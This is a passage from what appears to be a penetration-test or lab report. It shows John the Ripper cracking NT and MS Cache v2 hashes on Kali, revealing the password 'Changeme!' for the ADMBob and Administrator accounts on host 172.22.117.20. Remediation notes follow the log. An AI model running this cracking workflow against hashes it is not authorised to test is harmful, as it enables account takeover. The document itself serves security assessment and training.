incremental:ASCII 1g 0:00:00:46 3/3 0.02172g/s 45918Kp/s 45918KC/s 9rc6tq..9rjim4 1g 0:00:01:26 3/3 0.01162g/s 46477Kp/s 46477KC/s r34macr..r34meso 1g 0:00:01:26 3/3 0.01154g/s 46523Kp/s 46523KC/s hcnow28..hcnowokoi Use the "--show --format=NT" options to display all of the cracked passwords reliably Session aborted (root@kali)-[~] # john flag8.txt --mscash2 Unknown option: "--mscash2" (root@kali)-[~] # john flag8.txt --format=mscash2 Using default input encoding: UTF-8 Loaded 2 password hashes with 2 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBK Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for perf Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Changeme! (ADMBob) Proceeding with incremental:ASCII 1g 0:00:19:07 3/3 0.000871g/s 10122p/s 10122C/s mumanget..mumarito 1g 0:00:19:07 3/3 0.000871g/s 10122p/s 10123C/s purpen12..purpring Use the "--show --format=mscash2" options to display all of the cracked passwords rel Session aborted (root@kali)-[~] # nano flag10.txt (root@kali)-[~] # john flag10.txt --format=NT Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 44 candidates buffered for the current salt, minimum 48 needed for perf Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Changeme! (Administrator) 1g 0:00:00:00 DONE 2/3 (2024-08-07 21:17) 10.00g/s 13180p/s 13180c/s 13180C/s 123456. Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed. (root@kali)-[~] #</pre>
Affected Hosts	172.22.117.20
Remediation	Ensure passwords hashes are properly protected against tools like Kiwi.

	Employ better methods of authentication.
--	--